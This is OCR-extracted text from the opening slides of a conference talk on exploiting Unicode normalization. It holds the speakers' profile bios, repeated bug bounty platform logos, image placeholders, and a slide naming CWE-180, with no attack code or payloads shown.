



Lost In Translation: Exploiting Unicode Normalization

Ryan Barnett
Isabella Barnett

Ryan Barnett (BON3)

5,650 posts



Following

Ryan Barnett (BON3)

@ryancbarnett Follows you

Web App Defender | Bug Hunter/Triager | Purple Team | Detection Engineering | Author | Senior Threat Research Manager @Akamai_research | OWASP Project Leader

webappdefender.blogspot.com Joined April 2010

378 Following **4,805** Followers

Akamai

OWASP™

modsecurity

Open Source Web Application Firewall

SANS INSTITUTE

Angel Hacker
86 posts

Edit profile

Angel Hacker Get verified
@4ng3lhacker

George Mason Cyber Security Engineering Student | Databuoy Software Engineering Intern | Bug Hunter

Joined June 2022

24 Following **363** Followers

GEORGE MASON UNIVERSITY

Databuoy

CompTIA Security+ CERTIFIED

Telephone Game

“Web” Telephone Game

YesWeHack

bugcrowd

hackerone


INTIGRITI

YesWeHack

bugcrowd

hackerone

INTIGRITI




YesWeHack

bugcrowd

hackerone

INTIGRITI




YesWeHack

bugcrowd

hackerone

INTIGRITI



YesWeHack


bugcrowd

hackerone


INTIGRITI

CWE-180: Incorrect Behavior Order: Validate Before Canonicalize

